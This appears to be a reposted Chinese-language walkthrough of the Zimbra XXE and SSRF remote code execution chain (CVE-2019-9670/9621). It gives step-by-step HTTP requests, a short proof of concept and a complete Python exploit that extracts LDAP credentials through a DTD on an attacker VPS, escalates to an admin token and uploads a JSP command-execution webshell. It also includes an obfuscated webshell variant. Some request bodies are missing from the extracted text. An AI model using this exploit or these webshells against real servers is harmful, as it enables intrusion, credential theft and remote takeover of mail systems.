




# (CVE-2019-9621)Zimbra 远程代码执行漏洞
> 原文:[https://www.zhihuifly.com/t/topic/3310](https://www.zhihuifly.com/t/topic/3310)
# (CVE-2019-9621)(CVE-2019-9670)Zimbra 远程代码执行漏洞
## 一、漏洞简介
当 Zimbra 存在像任意文件读取、XXE(xml外部实体注入)这种漏洞时,攻击者可以利用此漏洞读取 localconfig.xml配置文件,获取到 zimbra admin ldap password,并通过 7071 admin 端口进行 SOAP AuthRequest 认证,得到 admin authtoken漏洞是利用XXE和ProxyServlet SSRF 漏洞拿到 admin authtoken 后,通过文件上传在服务端执行任意代码,威胁程度极高。当Zimbra服务端打来Memcached缓存服务是,可以利用SSRF攻击进行反序列化执行远程代码。不过由于Zimbra在单服务器安装中尽管Memcached虽然启动但是并没有进行使用,所以其攻击场景受到限制。
## 二、漏洞影响
ZimbraCollaboration Server 8.8.11 之前的版本都受到影响。具体来说:
* Zimbra < 8.7.11 版本中,攻击者可以在无需登录的情况下,实现远程代码执行。 * Zimbra < 8.8.11 版本中,在服务端使用 Memcached 做缓存的情况下,经过登录认证后的攻击者可以实现远程代码执行。 ## 三、复现过程 ### 第一步:检测是否存在xxe漏洞 ``` POST /Autodiscover/Autodiscover.xml HTTP/1.1 Host: www.0-sec.org User-Agent: Mozilla/5.0 (Windows NT 10.0;) Gecko/20100101 Firefox/66.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.2 Accept-Encoding: gzip, deflate Referer: https://mail.****.com/zimbra/ Content-Type: application/soap+xml Content-Length: 436 Connection: close Cookie: ZM_TEST=true Upgrade-Insecure-Requests: 1 `
]>
`
“`

### 第二步:读取zimbra用户账号密码
> dtd文件内容如下:
“`
“>
“`
> POST请求包如下:
“`
POST /Autodiscover/Autodiscover.xml HTTP/1.1
Host: www.0-sec.org
User-Agent: Mozilla/5.0 (Windows NT 10.0;) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://mail.****.com/zimbra/
Content-Type: application/soap+xml
Content-Length: 436
Connection: close
Cookie: ZM_TEST=true
Upgrade-Insecure-Requests: 1 `
%dtd;
%all;
]>
`
“`

这里利用了CVE-2019-9670漏洞来读取配置文件,你需要在自己的VPS服务器上放置一个dtd文件,并使该文件能够通过HTTP访问。为了演示,我在GitHub上创建了一个仓库,从GitHub上获取dtd文件。
上图中用红框圈起来的就是zimbra账号的密码
### 第三步:获取低权限token
> POST请求包如下:
“`
POST /service/soap HTTP/1.1
Host: www.0-sec.org
User-Agent: Mozilla/5.0 (Windows NT 10.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://mail.****.com/zimbra/
Content-Type: application/soap+xml
Content-Length: 467
Connection: close
Cookie: ZM_TEST=true
Upgrade-Insecure-Requests: 1 `
`
“`

从上图可以看到已经获取到token,但该token不是管理员权限的token,暂时记下来以后要用。
### 第四步:利用SSRF漏洞通过proxy接口,访问admin的soap接口获取高权限Token
> POST请求包如下:
“`
POST /service/proxy?target=https://127.0.0.1:7071/service/admin/soap HTTP/1.1
Host: www.0-sec.org:7071
User-Agent: Mozilla/5.0 (Windows NT 10.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://mail.****.com/zimbra/
Content-Type: application/soap+xml
Content-Length: 465
Connection: close
Cookie: ZM_ADMIN_AUTH_TOKEN=0_5221766f264e4dcb78b4f67be5f839b1ed668da3_69643d33363a65306661666438392d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a313535343733303133353638333b747970653d363a7a696d6272613b7469643d393a3735353034333637323b
Upgrade-Insecure-Requests: 1 `
`
“`

Cookie中设置`Key为ZM_ADMIN_AUTH_TOKEN`,值为上面请求所获取的token,将`xmlns=”urn:zimbraAccount”`修改为`xmlns=”urn:zimbraAdmin”`,在Host字段末尾添加“:7071”,URL中的target要使用https协议。然后发送请求即可获得admin权限的token。

### 第五步:利用高权限token传文件getshell

将上一步获取的admin权限token添加到cookie中,然后上传webshell。
Webshell路径为/downloads/k4x6p.jsp,访问该webshell时需要在cookie中添加admin_toke。

你可以利用此webshell在其他无需cookie即可访问的目录里创建一个可用菜刀连接的小马。
**简易poc**
“`
import requests `file= {
‘filename1’:(None,“whocare”,None),
‘clientFile’:(“sunian.jsp”,r’<%if(“023”.equals(request.getParameter(“pwd”))){java.io.InputStream in=Runtime.getRuntime().exec(request.getParameter(“i”)).getInputStream();int a = -1;byte[] b = new byte[2048];out.print("
“);while((a=in.read(b))!=-1){out.println(new String(b));}out.print(“
“);}%>’,“text/plain”),
‘requestId’:(None,“12”,None),
}
headers ={
“Cookie”:“ZM_ADMIN_AUTH_TOKEN=0_eb68a2a147c98c6d0c2257d7638c4f1256493b28_69643d33363a65306661666438392d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a313539323733343831303035313b61646d696e3d313a313b747970653d363a7a696d6272613b7469643d393a3433323433373532323b”,#改成自己的admin_token
“Host”:“foo:7071”
}
r=requests.post(“[https://192.168.37.137:7071/service/extension/clientUploader/upload](https://192.168.37.137:7071/service/extension/clientUploader/upload)”,files=file,headers=headers,verify=False)
print(r.text)`
“`

> 虽然执行报错了,但是不影响
> shell地址:https://www.0-sec.org:7071/downloads/sunian.jsp

### 完整版exp
“`
#coding=utf8
import requests
import sys
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
base_url=sys.argv[1]
base_url=base_url.rstrip(“/”)
#利用request模块来发包和接受数据,sys模块用来传参,并删除最右侧的/斜杠
filename = “sunian.jsp”
fileContent = r’<%if(“023”.equals(request.getParameter(“pwd”))){java.io.InputStream in=Runtime.getRuntime().exec(request.getParameter(“i”)).getInputStream();int a = -1;byte[] b = new byte[2048];out.print("
“);while((a=in.read(b))!=-1){out.println(new String(b));}out.print(“
“);}%>’
#fileContent = r’<%@page import=“[java.io](http://java.io).*”%><%@page import=“sun.misc.BASE64Decoder”%><%try {String cmd = request.getParameter(“tom”);String path=application.getRealPath(request.getRequestURI());String dir=“weblogic”;if(cmd.equals(“NzU1Ng”)){out.print("[S]"+dir+"[E]");}byte[] binary = BASE64Decoder.class.newInstance().decodeBuffer(cmd);String xxcmd = new String(binary);Process child = Runtime.getRuntime().exec(xxcmd);InputStream in = child.getInputStream();out.print("->|”);int c;while ((c = in.read()) != -1) {out.print((char)c);}in.close();out.print(“|<-");try {child.waitFor();} catch (InterruptedException e) {e.printStackTrace();}} catch (IOException e) {System.err.println(e);}%>’
#可使用第11行bypass
print(base_url)
#请自己在公网放置dtd文件
dtd_url=“[http://VPS-IP/exp.dtd](http://VPS-IP/exp.dtd)”
“””
”>
“””
xxe_data = r”””
%dtd;
%all;
]>
“””.format(dtd=dtd_url)
#XXE stage
headers = {
“Content-Type”:“application/xml”
}
print(“[*] Get User Name/Password By XXE “)
r = requests.post(base_url+”/Autodiscover/Autodiscover.xml”,data=xxe_data,headers=headers,verify=False,timeout=15)
#print r.text
if ‘response schema not available’ not in r.text:
print(“don’t have xxe”)
exit()
#low_token Stage
import re
pattern_name = re.compile(r”<key name=(“|")zimbra_user(“|")>\n.*?<value>(.*?)</value>”)
pattern_password = re.compile(r”<key name=(“|")zimbra_ldap_password(“|")>\n.*?<value>(.*?)</value>”)
username = pattern_name.findall(r.text)[0][2]
password = pattern_password.findall(r.text)[0][2]
#print(username)
#print(password)
auth_body=”””
“””
#print(“[*] Get Low Privilege Auth Token”)
#72行路径可能为/service/soap
r=requests.post(base_url+”/service/admin/soap”,data=auth_body.format(xmlns=“urn:zimbraAccount”,username=username,password=password),verify=False)
pattern_auth_token=re.compile(r”
low_priv_token = pattern_auth_token.findall(r.text)[0]
#print(low_priv_token)
# SSRF+Get Admin_Token Stage
headers[“Cookie”]=“ZM_ADMIN_AUTH_TOKEN=”+low_priv_token+”;”
headers[“Host”]=“foo:7071”
#print(“[*] Get Admin Auth Token By SSRF”)
#r = requests.post(base_url+”/service/proxy?target=https://127.0.0.1:7071/service/admin/soap”,data=auth_body.format(xmlns=“urn:zimbraAdmin”,username=username,password=password),headers=headers,verify=False)
r = requests.post(base_url+”/service/admin/soap”,data=auth_body.format(xmlns=“urn:zimbraAdmin”,username=username,password=password),headers=headers,verify=False)
#若86行无法使用请使用85行
admin_token =pattern_auth_token.findall(r.text)[0]
#print(“ADMIN_TOKEN:”+admin_token)
f = {
‘filename1’:(None,“whocare”,None),
‘clientFile’:(filename,fileContent,“text/plain”),
‘requestId’:(None,“12”,None),
}
headers ={
“Cookie”:“ZM_ADMIN_AUTH_TOKEN=”+admin_token
}
print(“[*] 木马地址”)
r = requests.post(base_url+”/service/extension/clientUploader/upload”,files=f,headers=headers,verify=False)
#print(r.text)
print(base_url+”/downloads/”+filename) `#print(“[*] Request Result:”)
s = requests.session()
r = s.get(base_url+”/downloads/”+filename,verify=False,headers=headers)
#print(r.text)
print(“[*] 管理员cookie”)
print(headers[‘Cookie’])`
“`
## 参考链接
> https://www.cnblogs.com/dgjnszf/p/10793604.html
> https://xz.aliyun.com/t/7991#toc-1











请登录后查看评论内容